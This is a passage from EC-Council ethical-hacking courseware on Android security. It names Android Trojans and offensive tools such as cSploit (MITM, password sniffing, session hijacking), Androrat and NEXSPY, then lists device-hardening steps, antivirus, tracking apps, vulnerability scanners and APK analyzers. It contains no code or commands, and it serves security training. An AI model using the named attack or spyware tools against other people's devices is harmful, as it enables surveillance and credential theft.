


Figure 17.33: Screenshot of xHelper Trojan

Some additional Android Trojans are as follows:

- Cerberus
- Boogr.gsh
- Asacub
- Gplayed
- HeroRa

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Hacking Tools

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices to obtain critical user information such as credentials, personal information, and contact lists.

- **cSploit**

  Source: *http://www.csploit.org*

  cSploit is an Android network analysis and penetration suite that is used to map the local network, fingerprint hosts' operating systems and open ports, perform integrated traceroute, forge TCP/UDP packets, and perform MITM attacks such as password sniffing, JavaScript injection, capturing real-time network traffic, DNS spoofing, and session hijacking.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.34: Screenshot of cSploit

- **Fing - Network Tools**

  Source: *https://www.fing.com*

  Fing is a set of network tools that are used to identify all the devices connected to any network, obtain the IP address, MAC address, device name, model, and vendor of any connected device, retrieve advanced information such as NetBIOS, UPnP, Bonjour names, properties, and device types.




Figure 17.35: Screenshot of Fing - Network Tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional Android hacking tools are as follows:

- Androrat (*https://github.com*)
- Arpspoof (*https://github.com*)
- Network Discovery (*https://github.com*)
- NEXSPY (*https://nexspy.com*)
- IntentFuzzer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Securing Android Devices

Given below are some countermeasures that can help you to protect your Android device and the data stored on it from malicious users:

- Enable screen lock for your Android phone
- Never root your Android device
- Download apps only from official Android markets
- Keep your device updated with Google Android anti-virus software
- Do not directly download APKs
- Update the OS regularly
- Use free protector Android apps such as Android Protector, where you can assign passwords to text messages, mail accounts, and so on
- Customize your locked home screen with the user information
- Enable encryption in your Android device to enhance its security
- Lock your apps that hold private information to prevent others from viewing it, using apps such as AppLock
- Prior to installing an app from Google Play, read the required permissions and ensure it makes sense and corresponds to what the app actually does, and go through the comments and rating of that app
- Create multiple accounts if you would like to share your Android tablet with others, to protect each user's privacy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable GPS on your Android device for it to be tracked when lost or stolen
- Use third-party applications such as Lookout Mobile Security, 3CX Mobile Device Manager, or SeekDroid to remotely wipe confidential data on your Android device when it is lost or stolen
- Turn off the following features:
  - "**Visible Passwords**"—prevents displaying passwords on screen
  - "**Use Secure Credentials**"—prevents applications from accessing secure certificates and credentials
  - "**Wi-Fi**"—to ensure that you do not inadvertently connect to a wireless network when you do not wish to
- Uninstall apps that invade your privacy
- Encrypt all the Internet traffic through VPN services such as ExpressVPN and VyprVPN for Android.
- Block all the ads displayed by apps
- Enable two-step verification on your Android mobile device
- Disable features such as SmartLock instead of passwords, and auto sign-in functionality.
- Install password manager apps such as LastPass to manage passwords securely
- Enable the screen pinning option to securely access Android apps

Note: You can find many of the features discussed above in **Settings → Connections** and in **Settings → More → Security** on most Android devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Security Tools

- **Kaspersky Mobile Antivirus**

  Source: *https://my.kaspersky.com*

  Kaspersky Mobile Antivirus is an Android security app focusing on anti-theft and virus protection for mobile devices and tablets. It is designed to help users find their device if it is lost or stolen. It also protects the device against viruses or malware attacks. It provides features such as anti-virus protection, background check, app lock, anti-theft, and anti-phishing.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 17.36: Screenshot of Kaspersky Mobile Antivirus

Some additional Android security tools are as follows:

- Avira Antivirus Security (*https://www.avira.com*)
- Avast Antivirus (*https://www.avast.com*)
- McAfee Mobile Security (*https://www.mcafeemobilesecurity.com*)
- Lookout Security & Antivirus (*https://my.lookout.com*)
- Sophos Mobile Security (*https://www.sophos.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Android Device Tracking Tools

Android device tracking tools help you track and find the location of your Android device if it is lost, stolen, or misplaced. Attackers use these tools to track the location of the target mobile devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some widely used Android device tracking tools are listed below:

- **Google Find My Device**

  Source: *https://www.google.com*

  Google Find My Device helps you to easily locate your lost Android device and keeps your information safe in the meantime. It also allows you to erase the information on the lost or stolen device. If users have Google Sync installed on a supported mobile device (including Android) with the Google Apps Device Policy app, they can use the Google Apps control panel to remotely find, lock, or erase a lost Android device.

  One can select this service when a device is lost or stolen to erase all the data on the device and perform a factory reset. All the data are erased from the device (and SD card, if applicable), including email, calendar, contacts, photos, music, and the user's personal files.

  To use Find My Device, your lost device must

  - Be turned on
  - Be signed in to a Google Account
  - Be connected to mobile data or Wi-Fi
  - Be visible on Google Play
  - Have Location turned on
  - Have Find My Device turned on

  To find, lock, or erase a lost or stolen device, follow the steps given below:

  - Go to **https://www.google.com/android/find** and sign in to your **Google Account**.
  - If you have more than one device, click the lost device at the top of the screen.
  - The device gets a notification.
  - On the map, see where the device is.
    - The location is approximate and might not be accurate.
    - If your device cannot be found, then you will see its last known location, if available.
  - Pick what you want to do. If needed, first click **Enable lock & erase**.
    - **Play Sound**: Rings your device at full volume for 5 minutes, even if it is set to silent or vibrate.
    - **Secure Device**: Locks your device with your PIN, pattern, or password. If you do not have a lock, you can set one. To enable someone to return your device to you, you can add a message or phone number to the lock screen.
    - **Erase Device**: Permanently deletes all data on your device (but might not delete SD cards). Subsequently, Find My Device will not work on the device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.37: Screenshot of Find My Device service

- **Find My Phone**

  Source: *https://play.google.com*

  Find My Phone is an anti-theft device recovery app for Android that helps you find your lost, stolen, or misplaced mobile phone or tablet.




Figure 17.38: Screenshot of Find My Phone

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Where's My Droid**

  Source: *https://wheresmydroid.com*


  Where's My Droid is an Android device tracking tool that allows you to track your phone from anywhere, either with a text-messaged attention word or through the online control center known as Commander.

Figure 17.39: Screenshot of Where's My Droid

Some additional Android device tracking tools are as follows:

- Prey Anti-Theft: Find My Android and Mobile Security (*https://preyproject.com*)
- iHound (*https://www.ihound.com.au*)
- Mobile Tracker for Android (*https://play.google.com*)
- Lost Android (*https://www.androidlost.com*)
- Phone Tracker By Number (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Vulnerability Scanners

- **X-Ray**

  Source: *https://duo.com*

  X-Ray allows you to scan your Android device for security vulnerabilities that put your device at risk. It determines whether there are vulnerabilities that remain unpatched by your carrier. It presents you with a list of vulnerabilities that it can identify and allows you to check for the presence of each vulnerability on your device. X-Ray is automatically updated with the ability to scan for new vulnerabilities as they are discovered and disclosed.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.40: Screenshot of X-Ray Android Vulnerability Scanner

Some additional Android vulnerability scanners are as follows:

- QUIXXI (*https://vulnerabilitytest.quixxi.com/#/*)
- Vulners Scanner (*https://play.google.com*)
- Shellshock Vulnerability Scan (*https://play.google.com*)
- Yaazhini (*https://www.vegabird.com*)
- Quick Android Review Kit (QARK) (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Online Android Analyzers

Online Android analyzers allow you to scan APKs and perform security analysis to detect vulnerabilities in the applications.

- **Online APK Analyzer**

  Source: *https://www.sisik.eu*

  Online APK Analyzer allows you to analyze various details about APK files. It can decompile binary XML files and resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.41: Screenshot of Online APK Analyzer

Some additional online Android analyzers are as follows:

- DeGuard (*http://apk-deguard.com*)
- SandDroid (*http://sanddroid.xjtu.edu.cn*)
- Apktool (*http://www.javadecompilers.com*)
- UnDroid (*https://undroid.av-comparatives.org*)
- Apprisk Scanner (*https://apprisk.newskysecurity.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

